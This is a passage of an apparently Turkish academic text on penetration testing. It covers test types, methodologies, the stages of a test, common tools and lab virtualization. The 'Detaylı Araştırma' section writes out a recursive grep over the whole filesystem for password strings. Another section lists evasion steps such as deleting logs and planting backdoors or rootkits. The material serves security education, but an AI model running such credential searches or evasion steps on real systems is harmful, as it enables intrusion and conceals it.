‘Whitebox & Crystalbox’ ve ‘Graybox’ yöntemleri ile firmada/kurumda çalışan/çalışmış (standart kullanıcı veya yetkili kullanıcı) ve firma/kurum ağına erişim (fiziksel veya mantıksal) sağlamış bir saldırganın saldırı yapma olasılığı sonucunda ortaya çıkabilecek sonuçların test edilmesi amaçlanır. Bu noktada, eksik veya yanlış olan bir düşünce bulunmaktadır. ‘Blackbox‘ yöntemi, “saldırgan gözüyle sistemlere ‘sızılmaya’ çalışılması” olarak düşünülmektedir fakat bir saldırganın elinde hedef yapı ile ilgili yeterince bilgi olacaktır. Bu nedenle, ‘Whitebox & Crystalbox‘ ve ‘Graybox‘ daha etkili, daha verimli ve sonuç odaklı yöntemlerdir [19].

## Sızma Testi Saldırı Türleri

Sızma Testi sürecinde iki yaklaşım ile saldırı senaryolarına yön verilir. Bunlar;

Birinci yaklaşım:

Aktif Saldırı: Sızma testinde sistemin genel güvenlik düzeyini gizlilik, bütünlük ve erişilebilirlik çerçevesinde değerlendirmek ve bu sistemin güvenliğini tehlikeye atabilecek tüm olası sorunları tespit etmeye yönelik saldırı türüdür. Sistem veya ağ üzerinde değişiklik yapmak için yapılan saldırılardır.

Pasif Saldırı: Sızma testinde bilgi toplama ve sınıflandırma amacıyla gizli ve yıkıcı olmayan tekniklerin kullanıldığı saldırılardır.

İkinci Yaklaşım:

İç Saldırılar: Organizasyonun güvenlik şemsiyesinin içinde yer alan kullanıcılar, sistemlerin oluşturduğu alana yapılan saldırılar.

Dış Saldırılar: İnternet veya uzaktan erişim gibi kurum dışı saldırılardır [20].

## Sızma Testi Metodolojileri

Sızma testlerini gerçekleştiren uzmanlar çalışmalarının doğrulanabilir, yorumlanabilir ve tekrar edilebilir olmasını sağlamak için önceden hazırlanmış olan metodolojileri kullanır ve edindiği tecrübelere göre bu metodolojileri geliştirir. Metodoloji kullanımı sızma test ekipleri için hayati önem taşımaktadır. Sızma testlerinde daha önce denenmiş ve standart haline getirilmiş kurallar uygulandığında daha başarılı sonuçlar elde edilir. İnternet üzerinden ücretsiz olarak edinilen bazı metodolojiler incelenerek yapılacak güvenlik denetim testlerinin daha sağlıklı ve tekrar edilebilir sonuçlar üretmesi sağlanır.

Sızma Testi metodolojileri çeşitli topluluklar, ilgili kurum ve kuruluşlar tarafından güvenlik denetim testlerinin daha sağlıklı ve tekrar edilebilir sonuçlar üretilmesi için oluşturulmuş ve genel kabul görülmüş standartlardır.

Sızma testi ve güvenlik denetimleri için başlıca standartlar şunlardır;

* OWASP (Open Web Application Security Project)
* OSSTMM (The Open Source Security Testing Methodology Manual)
* ISSAF (Information Systems Security Assessment Framework)
* NIST SP800-115
* PTES (Penetration Testing Execution Standart)
* Fedramp (The Federal Risk and Authorization Management Program)


**OWASP (Open Web Application Security Project)**

Bu kılavuz kurum ve kuruluşlara web uygulamalarının denetimi için; test uygulamaları, aşamaları ve kontrol listeleri gibi argüman ve programlar konusunda yardım etmek amacıyla yazılmıştır. Bu kılavuz mevcut pratik bilgiler ve geniş anlatımları ile örnek bir referans ve metodoloji olarak kullanılabilir. Bu çerçevede kuruluşların güvenilir ve güvenli bir yazılım oluşturmak için web uygulamalarını test etmelerinde yardımcı olur.

Owasp Foundation tarafından 2004 yılında “The OWASP Testing Guide v1” adı ile açık kaynak olarak ilk test rehberi kamuoyuna sunulmuştur.

2014 yılında yayınlanan ve web uygulama güvenliği üzerine en kapsamlı kaynak olan OWASP Test Rehberi v.4(The OWASP Testing Guide v4) adı ile yayınlanmıştır.

11 ana başlık altında değerlendirilen güvenli uygulama geliştirme ve güvenlik kontrol listesinden oluşmaktadır [21].



**Şekil 2.6** OWASP Güvenli Uygulama Geliştirme ve Güvenlik Kontrol Listesi

**OSSTMM (The Open Source Security Testing Methodology Manual)**

2001 yılının Ocak ayında ISECOM (Güvenlik ve Açık Kaynak Metodoloji Enstitüsü) tarafından yayınlanan OSSTMM açık kaynak bir güvenlik testi metodolojisidir. Operasyonel güvenliği önemli ölçüde arttırabilecek eyleme geçirilebilir bilgiler sunmaktadır. Penetrasyon testi kılavuzu yerine ISO 27001 referansını desteklediği söylenilebilir. 2010 yılında OSSTMM versiyon 3 yayınlanmıştır [22].

Anahtar bölümleri şu şekilde sıralanır.

Operasyonel Güvenlik Metrikleri

Güven Analizi

İş akışı

İnsan Güvenliği Testi

Fiziksel Güvenlik Testi


Kablosuz Güvenlik Testi

Telekomünikasyon Güvenlik Testi

Veri Ağları Güvenlik Testi

Uyum Mevzuatı

STAR (Güvenlik Testi Denetim Raporu) ile Raporlama



**Şekil 2.6.1** OSSTMM Güvenlik Test Metodolojisi


**ISSAF (Information Systems Security Assessment Framework)**

Bilgi Sistemleri Güvenlik Değerlendirme Sistemi (ISSAF) aktif bir topluluk olmasa da iyi bir sızma testi referans kaynağıdır. Kapsamlı teknik bir sızma testi rehberliği sağlar. İlk versiyonu 2005’te yayınlamış ve bir güncelleme gelmemiştir. Güvenlik kontrol listeleri ve bilişim güvenliği argümanlarının değerlendirme ölçeklerini sunar [23].

**NIST SP800-115**

ABD Ulusal Standartlar ve Teknoloji Enstitüsü tarafından 2008 yılında yayınlanan NIST SP800-115(Bilgi Güvenliği Test ve Değerlendirme Teknik Kılavuzu) adlı bu kılavuz günümüzde de önemli referans kaynaklarındandır. Kurum ve kuruluşlara teknik anlamda bilgi güvenliği test ve yöntemlerini planlama, yürütme, bulguları analiz stratejileri geliştirme konularında yardımcı olma misyonunu üstlenmiş bir rehberdir. Kılavuz, sızma testi ve inceleme süreçleri ve prosedürlerinin tasarlanması, uygulanması ve sürdürülmesi için pratik öneriler sunar. Bunlar, bir sistemde veya ağda güvenlik açıklarının bulunması ve bir ilkeye veya diğer gereksinimlere uygunluğun doğrulanması gibi çeşitli amaçlar için kullanılabilir [24].

Beş ana başlıktan oluşur. Bunlar;



**Şekil 2.6.2** NIST SP800-115(Bilgi Güvenliği Test Ve Değerlendirme Teknik Kılavuzu)

**Penetration Testing Execution Standart (PTES)**

Açık kaynak bir proje olan Sızma Testi Yürütme Standardı 2009 yılında sızma testlerindeki konsensüs oluşturulması amacıyla ilk versiyonunu kamuoyuna bildirmiştir. 2012 yılında son güncellemesini alan bu rehber yedi ana bölümden oluşmaktadır [25].

Standart bir sızma testi yürütmek için temel olarak tanımlanan ana bölümler şunlardır:

Ön Sözleşme

İstihbarat toplama

Tehdit Modellemesi

Güvenlik Açığı Analizi

İstismar Süreci

İleri Sömürü Aşaması

Raporlama

**FedRamp Penetration Test Guidance**

Federal Risk ve Yetkilendirme Yönetimi Programı (FedRAMP), Federal Bilgi Güvenliği Yönetimi Yasası'nın (FISMA) bulut bilişim hizmetlerine nasıl uygulandığını standartlaştırmak için oluşturulan ABD hükümet programıdır. İlk versiyonu 2015’te yayınlanan “FedRAMP PENETRATION TEST GUIDANCE” 2017 yılında ikinci versiyonunu yayınlamıştır. Fedramp ile bulut tabanlı hizmetlerin güvenlik değerlendirilmesi ve sürekli izlenmesi için standartlaştırılmış̧ bir yaklaşım sunar. Bu rehber kuruluşlara, Sızma Testi'nin planlanması ve yürütülmesi ile ilgili bulguların analiz edilmesi ve raporlanması konusunda rehberlik sağlamaktır [26].

Ana bölümleri şunlardır:

1.Bilgi Toplama ve Keşif Aşaması

2.Web Uygulama ve Api Test Bilgisi Toplama ve Keşif Aşaması

3.Mobil Uygulama Bilgi Toplama ve Keşif Aşaması

4. Ağ Bilgi Toplama ve Keşif Aşaması

5. Sosyal Mühendislik Bilgi Toplama ve Keşif Aşaması

6.İç Ağ Bilgi Toplama ve Keşif Aşaması

7. İstismar Aşaması

8. İleri Sömürü Aşaması  
9. Raporlama

Pentest gerçekleştirilirken izlenmesi gereken temel bir yol haritası bulunmaktadır. Penetrasyon testi işlemini temel olarak 7 adımda ele alabiliriz. Bu adımlar aşağıda özetlemiştir.

1. Kapsam Belirleme

Pentest kapsamı, Penetrasyon testini yapacak firma ile şirket arasında yapılan anlaşmaya göre belirlenmektedir. Testin gerçekleştirileceği kurum yetkileri ile teste tabi tutulacak sistemlerin tipi ve sayısı belirlenir.

2. Bilgi Toplama

Bu kısımda hedef hakkında bilgi toplanmaktadır. Pentest uzmanları genellikle hedef sistemler hakkında elinden geldiğince çok bilgi toplamaya çalışmaktadır. Bu aşamada temel olarak belirli yöntemler kullanılmaktadır. Bu kısımda Sosyal Medya, Shodan, Nmap, Nessus, Dig gibi araçlar kullanılarak sistemler hakkında bilgi toplanır ve OSINT yöntemleri kullanılarak da şirket çalışanları ve kurum hakkında bilgi toplanabilir.

3. Zafiyet Tarama

Bilgi güvenliğinin sağlanması için risklerin etkin şekilde tespit edilmesi ve bu riskler üzerinden oluşabilecek zafiyetlerin tespit edilmesi önemli bir adımdır. Zafiyet tarama sistem üzerinde bulunan açıkları tespit etme kısmıdır. Bu kısımda çalışan servislerin yanlış yapılandırılması ya da güvenli olmayan uygulamalar üzerinde bulunan zafiyetler örnek verilebilir. Bu kısımda Nmap, Sqlmap, Nikto tarzı araçlar kullanılmaktadır.

4. İstismar Etme

Bu kısımda Pentest öncesinde topladığımız bilgiler ve bulunan zafiyetler kullanılarak sistem üzerinde bir yetki elde edilmeye çalışılmaktadır. Amaç sistemler üzerinde bulunan güvenlik duvarı, saldırı tespit ve engelleme sistemleri gibi önlemleri atlatarak sistem üzerinde bulunan kaynaklara erişim sağlamaktır.

5. Yetki Yükseltme

Yetki yükseltme aşamasında amaç ele geçirilen bir sistem üzerinde elde edilen kullanıcıdan daha yetkili bir kullanıcı hesabını ele geçirmektir. Bu adımda hedef sistem üzerinde çalışan uygulamalar, çekirdek sürümü ya da kullanıcı parola özetleri (Password hash) tespit etme gibi birçok yöntem uygulanmaktadır.

6. Diğer Ağlara Sızma

Bu aşamada bir kullanıcıya erişim sağladıktan sonra ağ üzerindeki diğer kullanıcıların hesapları ele geçirilmeye çalışılmaktadır. Bu süreçte ağı dinlemeye yönelik testler ve kullanıcıların oturum bilgilerinin tutulduğu belirli veri tabanları üzerinde okuma işlemi yapılarak diğer kullanıcılar ele geçirilmeye çalışılır.

7. Raporlama

Raporlama Penetrasyon testinin (Pentest in) son ve en önemli aşamasıdır. Bu aşamada Pentest esnasında bulunan açıklıklar ve çözüm önerileri, açıklıkların olası etkileri, açıklığın nasıl ele geçirilebileceği, açıklıkların dağılım grafikleri, uygulanan saldırı yöntemleri gibi detaylar hizmeti alan kuruma sunulmaktadır [27].

**[Bilgi Toplama]** Amaç, hedef sistem hakkında olabildiğince detaylı bilgi toplamaktır. Bu bilgiler firma hakkında olabileceği gibi firma çalışanları hakkında da olabilir. Bunun için internet siteleri haber gruplari e-posta listeleri , gazete haberleri vb., hedef sisteme gönderilecek çeşitli paketlerin analizi yardımcı olacaktır. Bilgi toplama ilk ve en önemli adımlardan biridir. Zira yapılacak test bir zaman işidir ve ne kadar sağlıklı bilgi olursa o kadar kısa sürede sistemle ilgili detay çalışmalara geçilebilir. Bilgi toplamada aktif ve pasif olmak üzere ikiye ayrılır. Google, pipl, Shodan, LinkedIn, facebook gibi genele açık kaynaklar taranabileceği gibi hedefe özel çeşitli yazılımlar kullanılarak DNS, WEB, MAIL sistemlerine yönelik detaylı araştırmalar gerçekleştirilir. Bu konuda en iyi örneklerden biri hedef firmada çalışanlarından birine ait e-posta ve parolasının internete sızmış parola veritabanlarından birinden bulunması ve buradan VPN yapılarak tüm ağın ele geçirilmesi senaryosudur. Sızma testlerinde bilgi toplama adımı için kullanılabilecek temel araçlar:

 FOCA

 theharvester

 dns

 Google arama motoru

 Shodan arama motoru

 E-posta listeleri, LinkedIn, Twitter ve Facebook

**1.2 [Ağ Haritalama]** Amaç hedef sistemin ağ yapısının detaylı belirlenmesidir. Açık sistemler ve üzerindeki açık portlar, servisler ve servislerin hangi yazılımın hangi sürümü olduğu bilgileri, ağ girişlerinde bulunan VPN, Firewall, IPS cihazlarının belirlenmesi, sunucu sistemler çalışan işletim sistemlerinin ve versiyonlarının belirlenmesi ve tüm bu bileşenler belirlendikten sonra hedef sisteme ait ağ haritasının çıkartılması Ağ haritalama adımlarında yapılmaktadır. Ağ haritalama bir aktif bilgi toplama yöntemidir. Ağ haritalama esnasında hedef sistemde IPS, WAF ve benzeri savunma sistemlerinin olup olmadığı da belirlenmeli ve gerçekleştirilecek sızma testleri buna göre güncellenmelidir. Ağ Haritalama Amaçlı Kullanılan Temel Araçlar

 Nmap,

 unicornscan

**1.3 [Zafiyet/Zayıflık Tarama Süreci]** Bu sürecin amacı belirlenen hedef sistemlerdeki açıklıkların ortaya çıkarılmasıdır. Bunun için sunucu servislerdeki bannerler ilk aşamada kullanılabilir. Ek olarak birden fazla zayıflık tarama aracı ile bu sistemler ayrı ayrı taranarak oluşabilecek false positive oranı düşürülmeye çalışılır. Bu aşamada hedef sisteme zarar vermeyecek taramalar gerçekleştirilir. Zayıflık tarama sonuçları mutlaka uzman gözler tarafından tekrar tekrar incelenmeli, olduğu gibi rapora yazılmamalıdır. Otomatize zafiyet tarama araçlar ön tanımlı ayarlarıyla farklı portlarda çalışan servisleri tam olarak belirleyememektedir.

**Zafiyet Tarama Amaçlı Kullanılan Temel Araçlar**

 Nessus

 Nexpose

 Netsparker

**2.1 [Penetrasyon(Sızma) Süreci]** Belirlenen açıklıklar için POC kodları/araçları belirlenerek denetlemeler başlatılır. Açıklık için uygun araç yoksa ve imkan varsa ve test için yeteri kadar zaman verilmişse sıfırdan yazılır. Genellikle bu tip araçların yazımı için Python, Ruby gibi betik dilleri tercih edilir. Bu adımda dikkat edilmesi gereken en önemli husus çalıştırılacak exploitlerden önce mutlaka yazılı onay alınması ve mümkünse lab ortamlarında önceden denenmesidir.

**Sızma Sürecinde Kullanılan Temel Araçlar**

 Metasploit, Metasploit Pro

 Core Impact, Immunity Canvas

 Sqlmap

 Fimap

**2.2 [Erişim Elde Etme ve Hak Yükseltme]**

Sızma sürecinde amaç sisteme bir şekilde giriş hakkı elde etmektir. Bu süreçten sonra sistemdeki kullanıcının haklarının arttırılması hedeflenmelidir. Linux sistemlerde çekirdek (kernel) versiyonunun incelenerek priv. escelation zafiyetlerinin belirlenmesi ve varsa kullanılarak root haklarına erişilmesi en klasik hak yükseltme adımlarından biridir. Sistemdeki kullanıcıların ve haklarının belirlenmesi, parolasız kullanıcı hesaplarının belirlenmesi, parolaya sahip hesapların uygun araçlarla parolalarının bulunması bu adımın önemli bileşenlerindendir.

**Hak Yükseltme** Amaç edinilen herhangi bir sistem hesabı ile tam yetkili bir kullanıcı moduna geçişttir.(root, administrator, system vs) Bunun için çeşitli exploitler denenebilir. Bu sürecin bir sonraki adıma katkısı da vardır. Bazı sistemlere sadece bazı yetkili makinelerden ulaşılabiliyor olabilir. Bunun için rhost, ssh dosyaları ve mümkünse history’den eski komutlara bakılarak nerelere ulaşılabiliyor detaylı belirlemek gerekir.

**2.3 [Detaylı Araştırma]** Erişim yapılan sistemlerden şifreli kullanıcı bilgilerinin alınarak daha hızlı bir ortamda denenmesi. Sızılan sistemde sniffer çalıştırılabiliyorsa ana sisteme erişim yapan diğer kullanıcı/sistem bilgilerinin elde edilmesi. Sistemde bulunan çevresel değişkenler ve çeşitli network bilgilerinin kaydedilerek sonraki süreçlerde kullanılması. Linux sistemlerde en temel örnek olarak grep komutu kullanılabilir. grep parola|password|sifre|onemli\_kelime -R /

**3.1 [Erişimlerin Korunması]** Sisteme girildiğinin başkaları tarafından belirlenmemesi için bazı önlemlerin alınmasında fayda vardır. Bunlar giriş loglarının silinmesi, çalıştırılan ek proseslerin saklı olması, dışarıya erişim açılacaksa gizli kanalların kullanılması (covert channel), backdoor, rootkit yerleştirilmesi vs.

**3.2 [İzlerin silinmesi]** Hedef sistemlere bırakılmış arka kapılar, test amaçlı scriptler, sızma testleri için eklenmiş tüm veriler not alınmalı ve test bitiminde silinmelidir.

**3.3 [Raporlama]** Raporlar bir testin müşteri açısından en önemli kısmıdır. Raporlar ne kadar açık ve detaylı/bilgilendirici olursa müşterinin riski değerlendirmesi ve açıklıkları gidermesi de o kadar kolay olur. Testler esnasında çıkan kritik güvenlik açıklıklarının belgelenerek sözlü olarak anında bildirilmesi test yapan takımın görevlerindendir. Bildirimin ardından açıklığın hızlıca giderilmei için çözüm önerilerinin de birlikte sunulması gerekir. Ayrıca raporların teknik, yönetim ve özet olmak üzere üç farklı şekilde hazırlanmasında fayda vardır. Teknik raporda hangi uygulama/araçların kullanıldığı, testin yapıldığı tarihler ve çalışma zamanı, bulunan açıklıkların detayları ve açıklıkların en hızlı ve kolay yoldan giderilmesini amaçlayan tavsiyeler bulunmalıdır.

**Zamanlama**

Hedef sistemlerin kritiklik durumlarına göre sızma testlerinin zamanlaması ayarlanmalıdır. DDoS testlerinin genellikle hafta sonu ve gece yarısı gerçekleştirilmesi önerilmektedir.

Bunun haricinde diğer testlerin gün içinde veya mesai saatleri sonrası yapılması tamamen müşterinin talebine bağlı değişkenlik göstermektedir. Fakat hedef sistemi performans açısından zorlayabilecek taramalar mesai saatleri dışında yapılması tercih edilmelidir.

**Exploit Denemeleri**

Sızma testlerinin en önemli adımlarıdan biri exploiting aşamasıdır. Bu adımla hedef sistem üzerinde bulunan güvenlik zafiyetleri istismar edilir ve sisteme sızılacak yollar belirlenebilir. Test yapan firmanın kalitesinin göstergelerinden biri de bu adımıdaki başarılarıdır.

Exploit çalıştırma denemelerinde mutlaka müşteri tarafı ile koordinasyon içinde olunmalı. Aksi hale hedef sistemi ele geçirmek amacıyla çalıştırılan bir exploit hedef sistemin bir daha açılmamasına, yeniden başlamasına ya da veri kaybına sebep olabilir.

BGA olarak genellikle test yapılacak firmalara ait bilişim sistemlerinin bir kopyaları kendi lab ortamımızda kurulu ve exploit öncesi denemeler gerçekleştirilir.

**Pentest Çalışmasının Kayıt Altına Alınması**

Bazı durumlarda hedef sistemde istenmeyen, beklenmeyen sonuçlar yaşanabilir. Testler esnasında hedef sistemden verilerin silinmesi, test yapılan ağın çökmesi veya müşteri bilgilerinin internet ortamına sızması gibi. Bu gibi durumlarda sızma testlerini gerçekleştiren firmanın kendini sağlama alması açısından tüm sızma test adımlarının raw paket olarak kayıt altına alması önemlidir. Yaşanabilecek herhangi bir olumsuz durumda kayıt altına alınan paketlerden problem çözümü kolaylıkla sağlanabilir.

Pentest yapacak firma ne kadar güvenili olsa da-aranizda muhakkak imzalı ve maddeleri açık bir NDA olmalı- siz yine de kendinizi sağlama alma açısından firmanın yapacağı tüm işlemleri loglamaya çalışın. Bunu nasıl yaparsınız? Firmanın pentest yapacağı ip adres bilgilerini isteyerek bu ip adreslerinden gelecek tüm trafiği Snort veya benzeri bir yazılım kullanarak loglayabilirsiniz. Özellikle web trafiği -ki en kirik bilgiler burada çıkacaktır- Snort ile cok rahatlıkla sonradan incelendiğinde anlaşılacak şekilde kaydettirilebilir.

# SIZMA TESTİ ARAÇLARI

Sızma testlerinde, açık kaynak veya ticari olarak satılan birçok araç kullanılmaktadır.

Bu bölümde sızma testlerinde kullanıldıkları aşamalara göre bu araçlar sınıflandırılarak açıklanacaktır.

Profesyonellerin genellikle başvurduğu on Pentest aracı [28]:

**1. KALİ LİNUX**

Eğer Kali işletim sistemini pentesting üssü olarak kullanmıyorsanız, ya başka bir dağıtıma (Parrot OS gibi) özel bir ilginiz var ya da büyük bir yanlış yapıyorsunuz.

Daha önce BackTrack Linux olarak bilinen ve Offensive Security ’dekiler (OSCP sertifikasını yayınlayan Offsec) tarafından hazırlanan Kali, Penetrasyon test cihazı olarak kullanım için iyi bir şekilde optimize edilmiştir.

Kali’yi kendi donanımınızda çalıştırabilirken, OS X veya Windows’ta Kali sanal makinelerini kullanan pentesterleri görmek çok daha yaygındır.

Kali, burada sözü geçen araçların çoğuyla birlikte gelir ve çoğu kullanım durumları için varsayılan işletim sistemidir. Ancak, uyarmalıdır ki Kali, savunma için değil, hücum için optimize edilmiştir ve kolayca hack amaçlı kullanılabilir. Süper ekstra gizli dosyalarınızı Kali VM’nizde saklamayın.

**2. NMAP**

Port tarayıcılarının atası, nmap , en iyi ve en çok kullanılan bir Pentest aracıdır. Hedef sistemde hangi portlar açık? Bu portlarda ne var? Bu, keşif aşaması sırasında pentester için vazgeçilmez bir bilgidir ve nmap genellikle bu iş için en iyi araçtır.

Nmapla tarama yaparken çok dikkatli olmalısınız. Size izin verilmemiş bir sistemde tarama işlemi yapmak, mahallede evlerin hepsinin kapısını tek tek çalmaya benzer ki hoş bir davranış değildir.

Bazı durumlarda da izinsiz port taraması işlemi hukuki sorunlar oluşturabilmektedir. Nmap İle Ağ Keşfi-En Çok Kullanılan Etik Hacking Aracı eğitiminde anlattığımız gibi scanme.nmap.org sitesine tarama yapabilirsiniz.

**3. METASPLOİT**

Metasploit zafiyetleri istismar edip sistemlere sızmak için kullanılan en önde gelen araçlardan biridir.

Uygun şekilde ayarlanan Metasploit bir yay gibidir: Hedefinize nişan alın, istismarınızı seçin, bir yük seçin (payload) ve ateş edin. Çoğu penster için vazgeçilmez olan metasploit, daha önceki zor ve sıkıcı aşamaların çoğunu otomatik hale getiriyor.

Rapid7 tarafından ticari desteğe sahip, açık kaynaklı bir proje olan Metasploit , mavi takımların sistemlerini saldırganlardan korumak için sahip olması gereken bir araçtır.

**4. WİRESHARK**

Wireshark bir ağ protokolü analizörüdür. Wireshark, ağınızdan geçen trafiği yakalayıp incelemek için kullanılan bir araçtır.

Gündelik TCP / IP bağlantı sorunlarını gidermek için yaygın olarak kullanılırken, Wireshark, gerçek zamanlı analiz ve bu protokollerin çoğu için şifre çözme desteği de dahil olmak üzere yüzlerce protokolün analizini destekler.

Pentesting konusunda yeniyseniz, Wireshark mutlaka öğrenilmesi gereken bir yazılımdır.

**5. JOHN THE RİPPER**

Bu yazılım (John) adaşından farklı olarak, Victoria’da Londra’daki insanları seri olarak öldürmez, ancak GPU’nuzun gidebildiği kadar hızlı bir şekilde şifrelemeyi kırar.

Bu şifre kırıcı açık kaynaklı ve çevrimdışı şifre kırma amaçlıdır. John muhtemel şifrelerden oluşan bir kelime listesi kullanabilir ve “a” ile “@” ve “s” ile “5” ve benzeri şeyleri değiştirmek için onları mutasyona uğratır veya bir parola bulunana kadar güçlü donanımla sonsuza kadar çalışabilir.

İnsanların büyük çoğunluğunun, karmaşıklığın çok az olduğu kısa şifreler kullandığını göz önünde bulunduran John, çoğu zaman şifre kırmada başarılı olur.

**6. HYDRA**

John’un arkadaşı Hydra, SSH veya FTP girişi, IMAP, IRC, RDP ve daha fazlası çevrimiçi bir şifreyi kırmanız gerektiğinde devreye girer. Hydra’yı açmak istediğiniz servise yönlendirin, isterseniz bir kelime listesi iletin ve tetiği çekin.

Hydra gibi araçlar, hız sınırlayıcı parola girişimlerinin birkaç giriş denemesinden sonra kullanıcıların neden bağlantıyı kesmeye çalıştığını ve kullanıcıların bağlantılarını kesmelerinin neden saldırganlara karşı savunmada hafifletici olabileceğini hatırlatır.

**7. BURP SUİTE**

Şimdiye kadar bahsedilen diğer araçların aksine, ne ücretsiz ne de free ayrıca pahalı bir araç olan web güvenlik açığı tarayıcısı Burp Suite’ten bahsetmeden olmaz

Burp Suite topluluk sürümü Kali’de varken, işlevselliğin çoğundan yoksundur ve Burp Suite kurumsal sürümü yılda ortalama 3.999 dolar’a mal olur.

Yine de, bu tür dudak uçuklatan fiyatları kabul etmenin bir nedeni var. Burp Suite, inanılmaz derecede etkili bir web güvenlik açığı tarayıcısıdır. Test etmek istediğiniz web sitesine gelin ve hazır olunca ateş edin. Bumm…

Bug bounty avcıları genelde bu aracı kullanır ve aldıkları ödüllerle Burp Suite ödedikleri parayı fazlasıyla çıkarırlar.

**8. ZED ATTACK PROXY**

Burp Suite’in bir kopyası için para ödemek istemeyenler, OWASP’ın Zed Attack Proxy’sini ( ZAP ) neredeyse aynı derecede etkili bulacaklar ve hem de özgür yazılıma sahip olacaklar.

Adından da anlaşılacağı gibi ZAP, tarayıcınız ve test ettiğiniz web sitesi arasında durur ve teftiş ve değişiklik yapmak için trafiği engellemenize (yani ortadaki adam saldırısı) izin verir.

Burp’un birçok eklentisinden yoksun, ancak açık kaynaklı lisansı, ölçeklendirmeyi kolay ve ucuz hale getiriyor ve web trafiğinin gerçekte ne kadar hassas olduğunu öğrenmek için iyi bir başlangıç ​​aracıdır ZAP.

**9. SQLMAP**

Biri SQL enjeksiyon mu var dedi? İşte, sqlmap . İnanılmaz derecede etkili olan bu SQL enjeksiyon aracı açık kaynak kodlu ve web sitesinde dediği gibi “SQL enjeksiyon hatalarını tespit etme ve kullanma ve veritabanı sunucularını ele geçirme işlemini otomatik hale getiriyor”.

Sqlmap, MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase, SAP MaxDB, Informix, HSQLDB ve H2 dahil olmak üzere tüm olağan hedefleri destekler.

**10. AİRCRACK-NG**

İş yerinizdeki veya evinizdeki wifi ne kadar güvenli? Aircrack-ng ile öğrenin. Bu wifi güvenlik denetim aracı ücretsiz / serbest, ancak USB kablosuz antenli ağ kartı eklemek zorunda kalabilirsiniz ki bu daha iyi çekim gücü demektir.

Bugün wifi kırma, genellikle kötü yapılandırma, basit şifreler veya eski şifreleme protokolleri nedeniyle mümkündür.

# SIZMA TESTİNİN LAB ORTAMINDA GERÇEKLEŞTİRİLMESİ

## Sızma Testi Gerçekleştirilecek Lab Ortamının Kurulumu

Bir bilgisayar için gerekli olan tüm programların, kuruluma ihtiyaç duyulmaksızın internet üzerinden erişilerek kullanılması fikrine dayanan bulut bilişimin en önemli unsurlarından biri olan sanallaştırma (virtualization); fiziksel bir kaynağı (resource), ihtiyaçlar doğrultusunda, istenilen sayıda mantıksal parçaya bölerek, toplam sunucu verimliliğini optimize hale getiren bir teknoloji olarak tanımlanmaktadır. İş gücü kaybı ve maliyeti azaltmanın yanı sıra yüksek verimlilik ve esneklik sağlar. Kısaca sanallaştırma, fiziksel bir yapıyı, mantıksal alt parçalara bölmek demektir [29].

**İşletim sistemi sanallaştırması**

İşletim sistemi (Operating System – OS) sanallaştırması, uygulamaların şeffaf bir şekilde başka makinelere taşınması, fiziksel sunucuların konsolidasyonu, çalışır halde iken (online, çevrimiçi) OS bakımı yapılması ve güçlendirilmiş bir sistem güvenliği gibi avantajlar sağlar. OS sanallaştırmasında, sunucular üzerindeki uygulamaların güvenlik olarak kırılgan yapıda olanlarının aynı VirtualBox’ı kullanırken bile diğerlerinden izole edilebilmesi sağlanmaktadır. OS’lerde hatalı uygulama olduğunda, bu hatalı uygulamaların diğer OS’lere taşınması suretiyle hata toleransı sağlanmaktadır. Uygulamaların göç edilebilmesi sayesinde dinamik yük dengeleme yapılabilmekte, OS bakımı yapılacak sistemlerin üzerindeki uygulamaların çalışır vaziyette göç ettirilebilmesi, uygulamalardaki kesinti zamanlarını en aza indirir [30].

**Sanallaştırmanın Faydaları Nelerdir?**

Sanallaştırmanın birçok faydası olması nedeniyle yaygın olarak kullanılmaktadır. En önemli avantajının ise maliyeti önemli ölçüde azaltmasıdır. Buna ek olarak birçok fayda sağladığı da bir gerçektir. Bunlar aşağıda kısaca açıklanmıştır.

**1.Kolay yönetilebilirlik**: Sanallaştırma kullanarak, tek bir fiziksel makine üzerindeki sunucu ve bilgisayarların kontrol edilmesi ve yönetilmesi mümkündür.

**2.Uyum Sorununun Ortadan Kalkması**: Geçmişte çalışmakta olan bilgisayarlarda, farklı işletim sistemleri arasında uyumluluk sorunu yaşanmaktaydı. Günümüzde, bir tek fiziksel makine üzerine farklı işletim sistemine sahip ve birbirini etkilemeden aynı anda çalışabilen sanal makineler kurulabilmektedir.

**3.Hata Tespiti ve İzolasyonu**: Sanal makinelerdeki herhangi bir hata, diğerini etkilememekte ve sorunlar otomatik olarak izole edilmiştir. Sistem yöneticisi sorun çözerken, diğer sanal makineler çalışmaya devam eder.

**4.Arttırılmış Güvenlik**: Sistem yöneticileri veri ve uygulamaları fiziksel makine üzerindeki farklı sanal makinelere ayırabilirler. Bu erişim kontrolü sağlar.

**5.Kaynakları Etkin Kullanmak**: Fiziksel makinelerde ek bir uygulama veya servisin çalışmasından ziyade, birçok sanal makinenin tek bir fiziksel makine üzerine kurulması ile kaynaklar daha etkin kullanılır.

